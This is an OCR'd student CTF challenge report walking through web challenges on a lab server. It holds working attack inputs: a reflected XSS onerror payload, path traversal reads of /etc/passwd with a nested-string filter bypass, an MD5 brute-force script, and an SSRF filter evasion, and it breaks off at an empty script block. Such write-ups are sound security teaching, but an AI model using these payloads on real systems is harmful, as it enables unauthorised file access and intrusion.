
SC4012 CTF Challenge Report

Lim Jee Min Jolene (U2220609F)
Emily Lim Xiang Qin (U2223681E)


Fan Site	**2**
Animeflix	**4**
Casino	**5**
Finding Neighbour	**6**
Level up	**9**
Harry’s Secrets	**11**
Broken Head to Tail	**12**
Door Gift	**14**
The Old Days	**15**
Customer First	**17**
Diary Project	**20**
Sneakpeek	**21**

Fan Site




```
        </div>
      <p hidden="true"> == $0
        "Just give us an *alert* saying "i have seen all" and our admin will contact
        you :))"
      </p>
      <footer class="card-footer">⋯</footer>
      <script>⋯</script>
```

Inspecting the page and looking through the elements, we see a hidden paragraph with this riddle.




Oops, the image cannot be found




```
<div class="row"> flex
  <div class="list-group col-3">⋯</div> flex
  <div class="col-9">
    <div id="image-placeholder">Oops, the image cannot be found</div> == $0
  </div>
 </div>
</div>
<p hidden="true">⋯</p>
<footer class="card-footer">⋯</footer>
<script>⋯</script>
```

The input box is not just a dropdown option but is actually a form. The task should be to inject payload to execute an alert with a message “i have seen all”



```
<div class="col-9">
  <div id="image-placeholder"> == $0
    <img src="/images/ADM">
    <script>alert("i have seen all")</script>
    ".jpg" width="700" height="400" onerror="notfound()">"
  </div>
</div>
```

Input: ADM"><script>alert("i have seen all")</script>
Trying to close the <img> tag then inserting a <script> element does not seem to work, but we have revealed the onerror handler which we can use to execute alert.



chall25.sigx.net:3201 says

Flag is CZ4067{reF1eCt3d_xSs_90w3r_63y0nd_1Mag1n4t10n}

width="700" height="400" onerror="notfound()">


Input: xyz.jpg" onerror="alert('i have seen all')">

We used a fake .jpg to trigger the onerror handler, which called alert(‘i have seen all’) and yielded the flag.

Flag: CZ4067{reF1eCt3d_xSs_90w3r_63y0nd_1Mag1n4t10n}

Animeflix


We were able to traverse to the etc/passwd file and got the hint that the flag can be found in app_6ffcade0ba25b6be741917741f470603/flag.txt



chall25.sigx.net:3210/?anime=../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin ntu:x:1000:1000:Flag can be found at
/app_6ffcade0ba25b6be741917741f470603/flag.txt:/home/ntu:/bin/sh
```


Directly attempting to access the directory did not work because 'app' was filtered out



chall25.sigx.net:3210/?anime=../../../app_6ffcade0ba25b6be741917741f470603/flag.txt

```
Warning: include(/var/www/html/../../../_6ffcade0ba25b6be741917741f470603/flag.txt): Failed to open stream: No such file or directory in /var/www/html/index.php on line 58

Warning: include(): Failed opening '/var/www/html/../../../_6ffcade0ba25b6be741917741f470603/flag.txt' for inclusion (include_path='.:/usr/local/lib/php') in /var/www/html/index.php on line 58
```

After a few attempts, we realised that the filter only filters out 'app' when the letters are next to each other, so 'aapppp' will work because the middle 'app' is removed and the outer letters will form 'app'. This was given in the hint 110000 --> 100




chall25.sigx.net:3210/?anime=../../../aapppp_6ffcade0ba25b6be741917741f470603/flag.txt

```
CZ4067{C4n_I_St3aL_y0ur_NETFLIX?}
```

CZ4067{C4n_I_St3aL_y0ur_NETFLIX?}


Casino

As there may be bruteforcing needed, we write a script to try all numbers from 000 to 999. The string between roll/ and /3 digit number is the md5 hash of the number.



```python
import requests
import hashlib

def roll_number(number):

    num = f"{number:03}"

    md5_hash = hashlib.md5(num.encode()).hexdigest()

    url = f"http://chall25.sigx.net:3209/roll/{md5_hash}/{num}"

    response = requests.get(url)
    return response.text

def find():
    for i in range(1,1000):
        print(f"Trying i: {i:03}")
        response = roll_number(i)
        if "Sorry, you lost!" not in response:
            print("Server response:", response)
            break

find()
```

This was the output




```
Trying number: 094
Trying number: 095
Winning number found: 095
Server response: <!DOCTYPE html>
<html>
<head>
    <title>Casino</title>
    <link rel="stylesheet" type="text/css" href="/static/styles.css">
</head>
<body class="casino-bg">
    <div class="container">
        <h1 class="casino-title">Welcome to the Casino</h1>
        <form action="/roll" method="get">
            <button class="roll-btn" type="submit">Roll</button>
        </form>

            <p>You rolled the number: <span style="color: goldenrod;">095</span></p>



            <p>Congratulations! Here is your flag: <span style="color: green;">CZ4067{Not_all_J4ckP0t_is_777}
</span></p>

    </div>
</body>
</html>
```

CZ4067{Not_all_J4ckP0t_is_777}


Finding Neighbour

http://chall25.sigx.net:3206/?sp=....//....//....//etc/passwd gave this which shows that we need to access localhost30147. This might be the “another user launching an app too” in the question



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin localhost30147:x:1000:1000::/home/localhost30147:/bin/sh
```


http://chall25.sigx.net:3206/?sp=/localhost:30147/index.php gives the hint as to what rule was used to sanitise the link



While waiting, why not have a quote?

```
<html> <head> <title>See something?</title> <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.4.1/css/bootstrap.min.css"
integrity="sha384-Vkoo8x4CGsO3+Hhxv8T/Q5PaXtkKtu6ug5TOeNV6gBiFeWPGFN9MuhOf23Q9Ifjh" crossorigin="anonymous" /> </head> <body
class="container"> <nav class="navbar navbar-expand-lg navbar-light bg-light" style="width: 100%;"> <a class="navbar-brand" href="/">Quotes</a> <div
class="collapse navbar-collapse" id="navbarNavDropdown"> <ul class="navbar-nav"> <li class="nav-item"> <a class="nav-link" href="?
sp=edison.php">Edison</a> </li> <li class="nav-item"> <a class="nav-link" href="?sp=einstein.php">Einstein</a> </li> <li class="nav-item"> <a
class="nav-link" href="?sp=everyone.php">Everyone</a> </li> </ul> </div> </nav> <h1 class="display-2 mt-4"><strong>The flag is somewhere here, in
this machine</strong></h1> <h3 class="display-3 mt-3">Maybe this space helps you nothing O.O</h3> <p>While waiting, why not have a quote?</p>
<p><?php $content = ""; if (isset($_GET["sp"])) { $name = $_GET["sp"]; $filtered_name = filter_in($name); try { echo
htmlspecialchars(@file_get_contents($filtered_name)); } catch (Exception $e) { echo $e; } } else { $content = "Placeholder"; } ?></p> <script
src="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/js/bootstrap.min.js" integrity="sha384-
JZR6Spejh4U02d8jOt6vLEHfe/JQGiRRSQQxSfFWpi1MquVdAyjUar5+76PVCmYl" crossorigin="anonymous"></script> <script
src="https://code.jquery.com/jquery-3.2.1.slim.min.js" integrity="sha384-KJ3o2DKtIkvYIK3UENzmM7KCkRr/rE9/Qpg6aAZGJwFDMVNA/GpGFF93hXpG5KkN"
crossorigin="anonymous"></script> </body> </html> <?php function filter_in($input) { $input = strtolower($input); $input = preg_replace("/http:/", "",
$input); $input = preg_replace("/[<>'\"]/", "", $input); $input = preg_replace("|[\.]+/|", "", $input); $input = preg_replace("|^/([^/]*)/|", "", $input); return
$input; } ?>
```

So we changed the link accordingly and got hthttp:tp
This website http://chall25.sigx.net:3206/?sp=hthttp:tp://localhost:30147/ gives




The flag is somewhere here, in this machine

Maybe this space helps you nothing O.O

While waiting, why not have a quote?

```
<!DOCTYPE html> <html lang="en"> <head> <title>Neigh!</title> <meta charset="UTF-8"> <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-
beta2/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384- BmbxuPwQa2lc/FVzBcNJ7UAyJxM6wuqIj61tLrc4wSX0szH/Ev+nYRRuWlolflfl"
crossorigin="anonymous"> </head> <body class="container"> <nav class="navbar navbar-expand-lg navbar-light bg-light"> <a class="navbar-brand"
href="#">Neigh-bour Hood</a> <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarSupportedContent" aria-
controls="navbarSupportedContent" aria-expanded="false" aria-label="Toggle navigation"> <span class="navbar-toggler-icon"></span> </button> <div
class="collapse navbar-collapse" id="navbarSupportedContent"> <ul class="navbar-nav mr-auto"> <li class="nav-item active"> <a class="nav-link"
href="/">Home</a> </li> <li class="nav-item"> <a class="nav-link" href="/flag">Treasure</a> </li> </ul> </div> </nav> <h1>Welcome to our
underground racing bet</h1> <h2>Check out our racing horse list</h2> <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-
beta2/dist/js/bootstrap.bundle.min.js" integrity="sha384- b5kHyXgcpbZJO/tY9Ul7kGkf1S0CWuKcCD38l8YkeH8z8QjE0GmW1gYU5S9FOnJ0"
crossorigin="anonymous"></script> </body> </html>
```


We found another quote but it did not give us another hint, so we added a flag into our link to try and see if it led us to anything.
http://chall25.sigx.net:3206/?sp=hthttp:tp://localhost:30147/flag gives the clue that we need to add code into the url parameter



While waiting, why not have a quote?


```
<!DOCTYPE html> <html lang="en"> <head> <title>Neigh!</title> <meta charset="UTF-8"> <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-
beta2/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384- BmbxuPwQa2lc/FVzBcNJ7UAyJxM6wuqIj61tLrc4wSX0szH/Ev+nYRRuWlolflfl"
crossorigin="anonymous"> </head> <body class="container"> <nav class="navbar navbar-expand-lg navbar-light bg-light"> <a class="navbar-brand"
href="#">Neigh-bour Hood</a> <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarSupportedContent" aria-
controls="navbarSupportedContent" aria-expanded="false" aria-label="Toggle navigation"> <span class="navbar-toggler-icon"></span> </button> <div
class="collapse navbar-collapse" id="navbarSupportedContent"> <ul class="navbar-nav mr-auto"> <li class="nav-item active"> <a class="nav-link"
href="/">Home</a> </li> <li class="nav-item"> <a class="nav-link" href="/flag">Treasure</a> </li> </ul> </div> </nav> <h1>Ooh ooh ooh</h1>
<h2>Let's see what treasure you've got!</h2> <p>Nothing! You're not following our rules!</p> <p>Either you came in without <strong>code</strong>
URL parameter</p> <p>Or you are not even our boss</p> <i>How can the website creator not even know his own computer login password?</i> <script
src="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-beta2/dist/js/bootstrap.bundle.min.js" integrity="sha384-
b5kHyXgcpbZJO/tY9Ul7kGkf1S0CWuKcCD38l8YkeH8z8QjE0GmW1gYU5S9FOnJ0" crossorigin="anonymous"></script> </body> </html>
```

We write a python script to try and find the code



```python
